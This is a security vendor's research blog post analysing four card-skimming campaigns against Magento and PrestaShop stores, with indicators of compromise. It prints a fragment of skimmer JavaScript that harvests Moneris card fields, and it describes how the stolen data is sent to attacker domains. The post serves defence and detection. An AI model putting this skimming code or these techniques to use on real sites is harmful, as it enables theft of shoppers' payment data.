Black Friday Alert: 4 Emerging Skimming Attacks to Watch for This Holiday Season

zscaler.com/blogs/security-research/black-friday-scams-4-emerging-skimming-attacks-watch-holiday-season

Summary

At Zscaler ThreatLabz, we have been closely monitoring web threats such as payment card skimming attacks against e-commerce stores. Starting in July 2022, we have observed an increase in such activity targeted against Magento and Presta Shop e-commerce stores.

With Black Friday and the holiday season approaching, it is expected that there will be an increase in online shopping activity among users as they rush to take advantage of various discount offers. These holiday shopping trends make skimming attacks even more lucrative for threat actors as they can increase their success rate of stealing payment card details of victims.

In this blog, we will share details of 4 groups of skimming attacks that have very little to no documentation in the public domain. Most of the indicators related to these attacks have no detection by security vendors. We have shared the complete list of IOCs.

Based on our observation, e-commerce stores in the US, UK, Australia, and Canada were primarily targeted by these threat actors. Most of the attacks we observed have a shelf life of more than 1 month.

Key points

- Payment card skimming attacks continue to pose a prevalent threat to e-commerce stores.
- Magento and Presta-based e-commerce stores in US, UK, Australia and Canada were primarily targeted since July 2022
- These skimming campaigns have a long shelf life and manage to keep their malicious activities under the radar for several months.
- New variants of skimming attacks rely on heavy use of JavaScript obfuscation which makes detection more difficult.
- An increase in web-based threats such as CC skimming around the holiday season can be expected since threat actors prey on unsuspecting shoppers' increased activity during this time.

Technical analysis

Group 1

In August and September 2022, we observed a new CC skimmer in-the-wild in low-volume attacks against Magento e-commerce websites. The JavaScript skimmer code was hosted on attacker-registered domains and the link to these skimmers was injected in the compromised e-commerce sites.

We identified 2 unique domains used in this attack by the threat actor. Interestingly, both these domains would redirect the user to the legit nodeJS website when accessed directly. It is worth noting that both these domains have very little to no detection on VirusTotal which indicates that the threat actor was able to stay under the radar.



Figure 1: Very low detection of skimmer-related malicious domains

During the course of tracking this threat actor, we noticed two variants of skimmer code used. One of them was obfuscated and included some additional functionalities. We'll discuss both variants here.

Variant 1

This CC Skimmer is hosted at the URL: hxxps://modersecure[.]com/sources.200x/google-analytics.js

Below are the main functionalities of this skimmer:

1. Uses the setInterval() function to check every 1.5 seconds whether the current URL contains the string "/checkout/#payment". This string corresponds to the checkout page of the compromised e-commerce store and indicates that the user is ready to purchase the items added to the cart.
2. Calls the findBtnAddAction() function which uses HTML DOM to locate the payment button on the page. It then adds an event listener for this button which activates as soon as the user clicks it.
3. Event Listener calls the sendCardData() function which further calls the getCardData() function to retrieve the payment card data information. This information will be base64-encoded and sent to the attacker's data exfiltration URL. In this case it is: modersecure[.]com/sources.200x/analytic.php. The info is exfiltrated using navigator.sendBeacon() function which sends an HTTP POST request

Collection of payment card information

Information about the payment card will be collected and stored in the following key-value pair structure.

```
{
	'number_key': cardNumber,
	'exp_key': cartExp,
	'cvc_key': cvv
}
```

The method used to collect the payment card information is customized according to the targeted e-commerce store.

Below are a few examples.

Stripe payment

Code searches for the following elementIDs in the web page to locate the card number, expiry date, and cvv code if Stripe payment processor is being used.

stripe-payments-card-numbers
stripe-payments-card-expirys
stripe-payments-card-cvcs

Moneris payment

In cases where e-commerce stores in Canada were compromised, the skimmer code searched for Moneris payment information. Moneris is a popular Canada-based payment processing company and often used as a payment gateway on Canada-based Magento e-commerce stores.

Figure 2 shows the relevant skimmer code searching for Moneris payment info

```
function step2() {
    var _0x1d652a = _0x1568d3;
    if (document["getElementById"]("moneris_cc_number")) {
        var _0x4e9077 = document["getElementById"]("moneris_cc_cid");
        _0x4e9077["addEventListener"]("change", () => {
            var _0x349300 = _0x1d652a;
            let _0x46241a;
            _0x46241a = document['getElementById']('moneris_cc_number')['value'];
            let _0x248351;
            _0x248351 = document['getElementById']("moneris_expiration")["value"];
            let _0x4ef089;
            _0x4ef089 = document["getElementById"]('moneris_expiration_yr')['value'];
            let _0x2a24a6;
            _0x2a24a6 = document["getElementById"]("moneris_cc_cid")["value"];
            let _0x1758b6 = {
                'number_key': _0x46241a,
                'expm_key': _0x248351,
                'expy_key': _0x4ef089,
                'cvc_key': _0x2a24a6
            },
            _0x5c5ec5 = JSON["stringify"](_0x1758b6),
            _0x4bf8e6 = btoa(_0x5c5ec5);
            ccinfo += _0x4bf8e6, step3();
        });
    } else setTimeout(() => {
        return step2();
```

CC info extracted from Moneris payment processor

structure used to store the stolen CC info

Figure 2: Group 1 skimmer code

Variant 2

This second variant of the CC skimmer code was obfuscated and hosted at the URL: artmodecssdev[.]art/js/av/analytics-google-c82qllg46bw1g23ed2775c5fr9fa.js

Most of the functionality is similar to the first variant with some enhancements included.

Key functionalities

1. Searches for the string: "/checkout/" in the URL to ensure the user is at the checkout page
2. Searches for the string: "f04bf6162ed8779acc1205ac37f8fc4a" in the cookie. If it is not found, then it indicates the user is a new victim.

3. Once both the above conditions are satisfied, the skimmer is activated.
4. Navigates the HTML DOM to locate the shipping and item related information about the order.
5. Uses the HTML DOM to locate the payment card information related to Moneris
6. Exfiltrates the information using the pixtar() function which creates an image tag and sets the source to the exfiltration URL: artmodecssdev[.]art/secure/av/secure.php. After exfiltration, it sets the cookie "f04bf6162ed8779acc1205ac37f8fc4a" to the uuid. This uuid is generated by the script client-side.

Figure 3 shows the data exfiltration function.

Figure 3: Group 1 skimmer code exfiltrating stolen information

Group 2

In May 2022, a new domain - payment-analytics[.]info was registered and used in a skimming attack against several Magento and PrestaShop-based e-commerce stores. Interestingly, this domain was hosted on the IP address: 45.61.136[.]218 which is in the same subnet as 45.61.136.204 (an IP address previously used by Lazarus APT group). We do not have sufficient information at this point to do any attribution for this campaign.

Figure 4 shows the JavaScript skimming code for Magento e-commerce store.

Figure 4: Group 2 CC skimmer

The skimming code itself is straightforward. It captures the credit card information by searching for HTML fields corresponding to the payment processor used by the targeted store (in this case - Authorize.Net). The collected information is exfiltrated by sending an HTTP POST request to payment-analytics[.]info/validate/<random_id>

Key functionalities

1. Adds an event listener for the click event on "place order" button by locating the HTML button element with id and class: "#co-payment-form button.action.checkout.primary". Figure 5 shows the corresponding elements on the checkout page.



Figure 5: Relevant elements tracked by the skimmer on the checkout page

2. Fetches the payment card information using document.querySelector() depending on the payment processor used by the targeted store
3. Sends a GET request to the REST API endpoint: "/rest/default/V1/guest-carts/" to retrieve value of "billing_address" member which corresponds to shipping information entered by the victim
4. Extracts key info from billing_address, appends it to the payment card information and sends it to the attacker's server using an HTTP POST request.

Group 3

In July 2022, we observed a threat actor actively compromising Magento-based e-commerce stores and injecting script tags pointing to the skimmer code hosted on attacker-registered domains. Each skimmer code snippet was customized with the name of the targeted store and the type of payment processor used.

There is very limited information available about it in the public domain here.

Based on Zscaler cloud telemetry, we were able to identify several previously undocumented domains used in this skimming campaign and the associated infrastructure.

Figure 6 shows that most of the domains used in this campaign are still undetected on VirusTotal which explains the long shelf life of this campaign.



Figure 6: Group 3 related skimmer domains undetected on VirusTotal

In this campaign, we observed two variants. The first variant was straightforward and not obfuscated. At a later stage of the campaign in October 2022, we observed an obfuscated version of the skimmer hosted on a domain controlled by the same threat actor.

Key functionalities

We will briefly describe each of these skimmers' functionalities.

Variant 1

Unlike the other skimmers discussed in this blog so far, this specific variant did not check whether the user is on the payment checkout page.

It used the HTML DOM to locate the HTML fields corresponding to payment card information. The specific values it searches to locate the information would depend on the type of payment processor used by the targeted store. This information was concatenated along with the user's details, base64-encoded and exfiltrated to the attacker's server. The exfiltration URI path remained consistent across all the skimmers in this campaign.

URI path: "redirect-non-site.php?datasend="

Figure 7 shows the skimmer code.



Figure 7: Group 3 skimmer code

Variant 2

The only difference between this variant and variant 1 is obfuscation. We saw new activity from this threat actor in October 2022 when they started using an obfuscated version of the skimmer.

Group 4

In November 2022, we observed a threat actor injecting highly obfuscated variants of JavaScript skimmer in existing legitimate jQuery libraries on various Magento-based e-commerce stores.

We noticed 2 unique domains used for exfiltration of the payment card information. Both of these domains still have 0 detections on VirusTotal and the e-commerce stores are still infected at the time of publishing this blog as well.



Figure 8: Group 4 related skimmer domains undetected on VirusTotal

As is evident from the domain names, they impersonate as content delivery networks (CDNs) in order to blend in with legitimate traffic and this makes them even more difficult to detect at network layer.

For the purpose of technical analysis, we will take an example of an obfuscated JS skimmer which was injected in the path: /skin/frontend/alobencher/default/js/lib/elevatezoom/jquery.elevateZoom-3.0.8.min.js on a compromised store as shown in Figure 9.



Figure 9: Skimmer code injected in a legitimate jQuery library on the e-commerce store

When the user navigates to the checkout page on the compromised e-commerce store to purchase the goods, the malicious JavaScript skimmer function - _0x54d008() is invoked as soon as the user enters and submits the payment card information. Figure 10 illustrates this.



Figure 10: Event listener in injected skimmer code corresponding to payment submission form

Key functionalities of the skimmer are described below.

1. The skimmer locates the payment button using the pattern "*[onclick*=\"payment.save()\"]" and adds an event listener for the click event.
2. The exfiltration function is invoked as soon as the above button is clicked.
3. Unlike the skimmers discussed earlier, in this case, it extracts all the input fields using: jQuery("body input, body select, body option"). This way the skimmer can access all the input, select and option fields on the web page.
4. All this collected information is base64-encoded and stored in the variable - payment[string] to send to the exfiltration URL using an HTTP POST request.
5. The exfiltration URL in this case is: cdn-common[.]com/default/loading.gif

Figure 11 shows the state of key variables in the _0x54d008() function at the time of exfiltration.



Figure 11: CC skimmer in action

Zscaler detection status

Zscaler's multilayered cloud security platform detects indicators at various levels, as seen here:

JS.POS.Magecart

Conclusion

Users are advised to exercise caution while shopping online during this holiday season as threat actors are actively targeting e-commerce stores for financial data theft.

We advise the users to pay close attention to any unauthorised payments made using their payment card and get in touch immediately with their respective payment card or banking authorities in case they notice unrecognized transactions.

If you are an e-commerce store owner, we advise you to ensure that you are running the latest version of e-commerce software (Magento, Presta Shop, etc.). Also, to confirm whether your store has already been infected or not, e-commerce store owners are advised to scan their server for any unrecognised new files or modifications to existing files.

The Zscaler ThreatLabz team will continue to monitor such skimming attacks proactively, to help keep our customers safe.

Indicators of Compromise

Group 1

Domains

modersecure[.]com
artmodecssdev[.]art

Injected JS URLs

modersecure[.]com/sources.200x/google-analytics.js
modersecure[.]com/sources.155x/analytics.js
artmodecssdev[.]art/js/av/analytics-google-c82qllg46bw1g23ed2775c5fr9fa.js

Exfil URLs

modersecure[.]com/sources.200x/analytic.php
artmodecssdev[.]art/secure/av/secure.php

Group 2

Domains

payment-analytics[.]info

Injected JS URL

payment-analytics[.]info/assets/domains/62ae9da17edb100b96c9df7b/analytics.js

Exfil URL

payment-analytics[.]info/validate/62b3bb447edb100b96c9e6c5

Group 3

mozillajs[.]biz
devjs[.]biz
html5decode[.]com
magento-cloud[.]net
mozillajs[.]net
java-cloud[.]net
magento-cloud[.]com
java-cloud[.]org

magento-cloud[.]org
html5decode[.]biz
java-cloud[.]biz
magento-cloud[.]biz
stirepoint.com
html5decode[.]net
mozillajs[.]org
html5decode[.]org

Group 4

Domains

cdn-webcloud[.]com
cdn-common[.]com
cdn-webhub[.]com
cdn-fonts[.]com
cdn-mediacloud[.]com

Exfil URLs

cdn-webcloud[.]com/default/loading.gif
cdn-common[.]com/default/loading.gif